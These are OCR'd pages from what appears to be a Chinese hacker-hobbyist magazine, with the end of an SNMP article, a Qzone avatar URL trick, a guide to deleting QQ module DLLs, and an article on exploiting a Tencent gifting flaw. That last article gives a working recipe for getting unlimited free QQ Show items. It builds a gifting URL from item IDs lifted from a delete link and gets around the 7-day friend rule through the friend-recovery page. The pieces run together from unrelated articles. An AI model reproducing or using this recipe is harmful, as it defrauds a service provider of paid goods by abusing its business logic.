本文从协议分析角度阐述了SNMP协议的通信过程以及安全加固，由于SNMP本身涉及到的细节过多，限于篇幅无法一一见解。在原理部分，只是简要提过，重点还是本文的协议分析和安全操作步骤，如果广大黑迷对于此协议需要深入了解，请参看文章附带的SNMP详解资料。同时希望黑迷们多交流，我的QQ8616333。

编辑点评：

SNMP是个老牌协议了，其协议上的缺陷曾经给不少人带来苦恼。正因为如此，它也处在淘汰的边缘了，不过现在很多设备支持SNMP协议，如果不是必须，还是停掉它吧。

设置成功！打开我们的Q空间，在地址栏输入“http://user1.16.qzone.qq.com/cgi-bin/user/cgi_user_set_avatar?url=http://m.qtutu.com/pic/show/2771.gif”，再轻轻的敲下回车键，提示设置成功！关掉Q空间，然后再重新打开Q空间，如图6，此处的图是变化之前的(呵呵，省钱的方法，设置个人形象成功)，我们再刷新下IE，呵呵，如图7，是不是变化了？！





图5 生成图片






图6 图7 空间中变化的图片

要想变的多，那就多多准备图片吧，赶紧做个会变的个人形象吧，还等什么呢？就是这么简单！

编辑点评：

百变图片的原理其实并不复杂，只是靠随机抽取不同的图片地址，将不同的数据发送到浏览器。其实大家完全可以利用这个方法，打造更多更绚丽的效果，比如百变格言啦，根据日期显示的花啦，看你的想象力吧。

玩转QQ功能模块

Breach

从本文你可以学到：

1、QQ软件各个功能模块的组成部分

2、随意添加／删除任意QQ功能模块

网吧一般安装的QQ软件都会把网络硬盘、文件传送等模块都删除掉，你是不是觉得他们很牛，并且也想知道他们是怎么把这些模块去掉的呢？那就请看下文吧，我将告诉各位具体的操作步骤，其实都是很简单的，珊瑚虫版QQ安装过程也可以选择安装模块，但是如果自己能知道具体的手动实现方法，对于我们这些QQ迷来说也是一件不错的事情。好了，废话少说，马上切入正题。

准备工作：

1.windows 2003系统、珊瑚虫QQ 2007 v5.0b 正式版；

2.打开文件夹选项，在“常规”选项里把“在文件夹中显示常见任务”改为“使用Windows传统风格的文件夹”；

3.在A目录安装最少模块的珊瑚虫QQ(只剩下必需的基本功能模块)，而在B目录安装要测试的模块。

1、QQ的网络硬盘模块：

对于QQ的网络硬盘模块，只要你把QQNetDisk.dll删除掉（注释：珊瑚虫QQ 2007 v5.0b 正式版是把QQDiskShellMenu.dll, qdshm.dll,QQNetDisk.dll三个文件全部剔除掉，也许那样会更彻底些吧），即可实现把QQ的网络硬盘模块废掉，那样你得到的结果是：当你打开QQ的网络硬盘页面，得到的将是一片空白页面，如图1。




图1 网络硬盘被删除




图2 删除相应的dll文件

具体的测试方法是如图2：

把A、B目录合并起来看头看尾两眼，即可知道是否有不同的文件（挺笨的方法，但是能做事^.^如果谁知道比较两个目录不同的文件名的命令，请告诉我，谢谢）。

2、QQ医生模块：

跟踪对比过程跟QQ的网络硬盘一样，这里就不再贴图了。操作方法就是把QQDoctor目录删除掉即可实现把QQ医生模块废掉。

3、文件传送模块：

文件传送模块所用的DLL文件就更少了，就只有**QQFileTransfer.dll**一个文件而已，如果没有该文件，将会出现文件传送过程的假传现象，最终得到“和对方建立连接不成功，超时退出。”的错误提示，如图3所示。




图3 无法传送

4、远程桌面模块：

远程桌面模块所用的文件也很少，就只有DShared.dll一个文件，如果没有该文件，将会得到“初始化Dll错误”的错误提示。不过就因为只有这么一个小文件，导致远程桌面模块的稳定性还是一个很大的问题，测试过程还出现错误导致QQ程序被挂掉，从而调用错误报告模块向QQ官方提交错误报告。

5、QQ宠物模块：

把QQPet目录以及QQPet.dll文件删除掉即可实现把QQ宠物模块废掉。

6、QQ空间模块：

把Qzone目录以及QzoneSupport.exe文件删除掉即可实现把QQ空间模块废掉，实际上最重要的是Qzone目录，只要有Qzone目录，一般都可以正常登录QQ空间，QzoneSupport.exe文件并不影响QQ空间的正常运行，也许是QQ空间错误支持文件来的吧，一般都是用不着的。

7、错误报告模块：

错误报告模块由一个BugReport.exe文件独立运行，如果各位不需要向QQ官方提交各种错误，可以把这个文件删除掉。

一般来说，上面所说到的各个模块都是到使用的时候才会相应调用到各自的DLL文件，比如：当QQ当前无法使用网络硬盘模块，表现为一打开网络硬盘就一片空白，这个时候你就可以去叫你的朋友发QQDiskShellMenu.dll，qdshm.dll，QQNetDisk.dll这三个文件给你，你再拷贝粘贴到QQ安装目录下，直接打开网络硬盘马上就可以恢复正常。

其他的比如QQ邮箱、手机短信等模块也可以通过上面的测试方法得出结果，希望此文对各位有所帮助。

编辑点评：

qq的许多模块都是采用dll插件的形式，为了以后扩展方便嘛，不过也为我们去掉不需要的功能提供了方便。而知道怎么去掉，还有一个作用就是知道了怎么恢复，当有一天你想在一台没有网络硬盘的电脑上打开网络硬盘的时候，本文会给你不少帮助。NOHACK

腾讯漏洞！免费刷QQ秀！



图 天之焱[D.S.T]

从本文您可以学到：

怎样通过TX赠送漏洞刷QQ秀

前言：

不久前在网上看到了腾讯的一个新漏洞，可以将获赠的QQ秀继续送给别人，试了试果然好用。自己又研究了一下，发现这个漏洞可以加以利用，成为继QQ秀炼金后的又一无限刷QQ秀法。

注册：

首先，要找一个没开通QQ秀业务的QQ，然后登录http://show.qq.com/，会有注册QQ秀的提示，如图1。然后随便填几项内容，就会送你一套衣服了，如图2。虽然时间短了点，但是也很眩了。然后先点“原始形象”，再点“保存形象”，这样就把衣服脱下来了。




图1 提示注册QQ秀

突破限制赠送获赠QQ秀：打开“我的QQ秀”，进入“我的物品”，在这里可以看到试穿和删除中间是“获赠”而不是“赠送”，这里就用到刚刚提到的漏洞了。首先在“删除”上点右键，选择“复制快捷方式”，把得到的网址粘贴在一个文本文档里，类似于“javascript:delMyQQShowItem(7位数字,4或5位数字,0,"http://qqshow.qq.com/my/inc/m_m01_01.shtml?cid=SHC2066&sid=SHS100049&wid=SHW100003")”。然后，将里面的7位数字和4或5位数字分别填入“http://qqshow.qq.com/cgi-bin/qqshow_user_opensendwin?itemno=4或5位数字&itemid=7位数字&url=http%3A//qqshow.qq.com/my/inc/m_m01_01.shtml%3Fnowpage%”（注意，这里4或5位数字和7位数字顺序是颠倒的），复制到地址栏里，点回车。然后就会出现正常的赠送画面，如图3。接着填上自己主号的QQ就行了。




图2 赠送QQ秀




图3 出现正常的赠送画面

突破7天好友赠送QQ秀：不过，还是要7天以上好友才可以赠送，这要怎么突破呢？后来发现通过腾讯的恢复好友功能可以突破！首先，加自己的主号为好友，然后删除。接着，等到第二天（当天不行），登录http://huifu.qq.com/，选择第三项“仅恢复一周内被删除的好友”，如图4。这样，腾讯会以为你恢复的好友已经加了7天以上，就可以赠送QQ秀了（这个方法我试过了，好用。其他业务的赠送理论上也行的过）。





图4 